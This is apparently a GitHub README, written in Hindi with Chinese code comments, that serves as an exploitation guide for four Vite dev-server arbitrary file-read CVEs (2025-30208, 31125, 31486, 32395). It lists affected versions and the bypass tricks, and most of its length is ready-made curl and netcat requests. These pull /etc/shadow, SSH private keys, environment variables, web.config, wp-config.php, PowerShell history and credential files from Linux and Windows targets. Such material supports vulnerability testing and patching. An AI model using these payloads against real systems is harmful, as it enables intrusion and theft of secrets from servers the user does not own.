 nkuty/cve-2025-30208-31125-31486-32395
# चार Vite डेव सर्वर मनमानी फ़ाइल पढ़ने की कमजोरियों (CVE-2025-30208/31125/31486/32395) के लिए शोषण गाइड और स्वचालित पहचान स्क्रिप्ट, जिसमें Linux और Windows उदाहरण शामिल हैं।


Vite भेद्यता दोहन गाइड (CVE-2025-30208/31125/31486/32395)
यह दस्तावेज़ Vite डेवलपमेंट सर्वर में चार मनमानी फ़ाइल पढ़ने की भेद्यताओं के दोहन के तरीकों का सारांश प्रस्तुत करता है, जिसमें Linux और Windows सिस्टम के उदाहरण शामिल हैं। कृपया ध्यान दें: केवल अधिकृत सुरक्षा परीक्षण वातावरण में उपयोग करें।
Vite डेवलपमेंट सर्वर में ये चारों भेद्यताएँ हमलावर को server.fs.deny प्रतिबंध को बायपास करके सर्वर पर किसी भी फ़ाइल को पढ़ने की अनुमति देती हैं। प्रत्येक भेद्यता अलग-अलग बायपास तकनीक का उपयोग करती है, लेकिन मूल सिद्धांत समान है।
सभी चार भेद्यताओं का दोहन करने के लिए निम्नलिखित शर्तों को पूरा करना आवश्यक है:
--host या server.host कॉन्फ़िगरेशन विकल्प का उपयोग करके)प्रभावित संस्करण: < 6.2.3, < 6.1.2, < 6.0.12, < 5.4.15, < 4.5.10
पैच किए गए संस्करण: 6.2.3, 6.1.2, 6.0.12, 5.4.15, 4.5.10
दोहन सिद्धांत: URL में ?raw?? या ?import&raw?? क्वेरी पैरामीटर जोड़कर @fs पथ प्रतिबंध को बायपास किया जाता है। ऐसा इसलिए है क्योंकि ट्रेलिंग डिलीमीटर (जैसे ?) को कई स्थानों पर हटा दिया जाता है, लेकिन क्वेरी स्ट्रिंग रेगुलर एक्सप्रेशन में इस पर विचार नहीं किया जाता है।
Linux सिस्टम पर दोहन उदाहरण:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" curl "http://[目标IP]:5173/@fs/etc/passwd?import&raw??" curl "http://[目标IP]:5173/@fs/var/log/auth.log?raw??" curl "http://[目标IP]:5173/@fs/home/[用户名]/.ssh/id_rsa?raw??"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?raw??" # 如果返回文件内容,则存在漏洞
**Windows सिस्टम शोषण उदाहरण**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?raw??"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/Desktop/credentials.txt?raw??"
curl "http://[目标IP]:5173/@fs/C:/inetpub/wwwroot/web.config?raw??"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?raw??"  # 如果返回文件内容,则存在漏洞
प्रभावित संस्करण: CVE-2025-30208 के समान
पैच संस्करण: CVE-2025-30208 के समान
शोषण सिद्धांत: ?inline&import या ?raw?import जैसी विशिष्ट आयात विधियों का उपयोग करके, server.fs.deny कॉन्फ़िगरेशन को बायपास किया जाता है।
Linux सिस्टम पर शोषण उदाहरण:```bash
curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" curl "http://[目标IP]:5173/@fs/etc/passwd?raw?import" curl "http://[目标IP]:5173/@fs/etc/shadow?inline&import" curl "http://[目标IP]:5173/@fs/proc/self/environ?inline&import"
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl "http://[目标IP]:5173/@fs/etc/passwd?inline&import" # 如果返回文件内容,则存在漏洞
**Windows सिस्टम शोषण उदाहरण**:```bash
# 读取任意文件
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Windows/system32/drivers/etc/hosts?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Program Files/MySQL/MySQL Server 8.0/my.ini?inline&import"
curl "http://[目标IP]:5173/@fs/C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt?inline&import"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini"  # 应返回403错误
curl "http://[目标IP]:5173/@fs/C:/Windows/win.ini?inline&import"  # 如果返回文件内容,则存在漏洞
प्रभावित संस्करण: < 6.2.5, < 6.1.4, < 6.0.14, < 5.4.17, < 4.5.12
पैच किए गए संस्करण: 6.2.5, 6.1.4, 6.0.14, 5.4.17, 4.5.12
शोषण सिद्धांत:
?.svg?.wasm?init जोड़कर या sec-fetch-dest: script हेडर का उपयोग करके .svg फ़ाइलों की प्रतिबंध जांच को बायपास करें../../) के माध्यम से प्रतिबंधों को बायपास करेंLinux सिस्टम शोषण उदाहरण:```bash
curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/etc/passwd?.svg" curl "http://[目标IP]:5173/etc/nginx/nginx.conf?.svg?.wasm?init" curl "http://[目标IP]:5173/var/www/html/config.php?.svg?.wasm?init"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../etc/shadow?import&?raw" curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../var/log/auth.log?import&?raw"
curl "http://[目标IP]:5173/etc/passwd" # 应返回404错误 curl "http://[目标IP]:5173/etc/passwd?.svg?.wasm?init" # 如果返回文件内容,则存在漏洞
**Windows प्रणाली शोषण उदाहरण**:```bash
# SVG绕过方法
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"
curl -H "sec-fetch-dest: script" "http://[目标IP]:5173/C:/Windows/win.ini?.svg"
curl "http://[目标IP]:5173/C:/inetpub/wwwroot/web.config?.svg?.wasm?init"
curl "http://[目标IP]:5173/C:/Windows/Panther/Unattend.xml?.svg?.wasm?init"

# 相对路径绕过方法
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/win.ini?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Windows/system32/drivers/etc/hosts?import&?raw"
curl "http://[目标IP]:5173/@fs/x/x/x/vite-project/?/../../../../../C:/Users/Administrator/Desktop/credentials.txt?import&?raw"

# 验证漏洞是否存在
curl "http://[目标IP]:5173/C:/Windows/win.ini"  # 应返回404错误
curl "http://[目标IP]:5173/C:/Windows/win.ini?.svg?.wasm?init"  # 如果返回文件内容,则存在漏洞
नोट: SVG बाईपास केवल तभी प्रभावी होता है जब फ़ाइल build.assetsInlineLimit (डिफ़ॉल्ट 4kB) से छोटी हो और Vite 6.0+ का उपयोग किया जाए।
प्रभावित संस्करण: < 6.2.6, < 6.1.5, < 6.0.15, < 5.4.18, < 4.5.13
पैच किए गए संस्करण: 6.2.6, 6.1.5, 6.0.15, 5.4.18, 4.5.13
शोषण सिद्धांत: HTTP 1.1 स्पेकिफिकेशन की उस विशेषता का शोषण करता है जो request-target में # वर्ण के उपयोग की अनुमति नहीं देती। Node और Bun रनटाइम में, इन अनुरोधों को आंतरिक रूप से अस्वीकार नहीं किया जाता, http.IncomingMessage.url में # शामिल होता है, जबकि Vite server.fs.deny की जाँच करते समय यह मान लेता है कि req.url में # नहीं होगा।
Linux सिस्टम पर शोषण उदाहरण:```bash
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow" "http://[目标IP]:5173" curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../var/www/html/wp-config.php" "http://[目标IP]:5173"
echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/passwd HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173 echo -e "GET /@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../etc/shadow HTTP/1.1\r\nHost: [目标IP]:5173\r\nConnection: close\r\n\r\n" | nc [目标IP] 5173
curl "http://[目标IP]:5173/@fs/etc/passwd" # 应返回403错误 curl --request-target "/@fs/x/#/../../../../../etc/passwd" "http://[目标IP]:5173" # 如果返回文件内容,则存在漏洞
**Windows सिस्टम शोषण उदाहरण**:```bash
# 使用curl的--request-target选项
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/win.ini" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Windows/system32/drivers/etc/hosts" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/inetpub/wwwroot/web.config" "http://[目标IP]:5173"
curl --request-target "/@fs/Users/[用户名]/Desktop/vite-project/#/../../../../../C:/Program Files/Microsoft SQL Server/MSSQL15.SQLEXPRESS/MSSQL/DATA/master.mdf" "http://[目标IP]:5173"
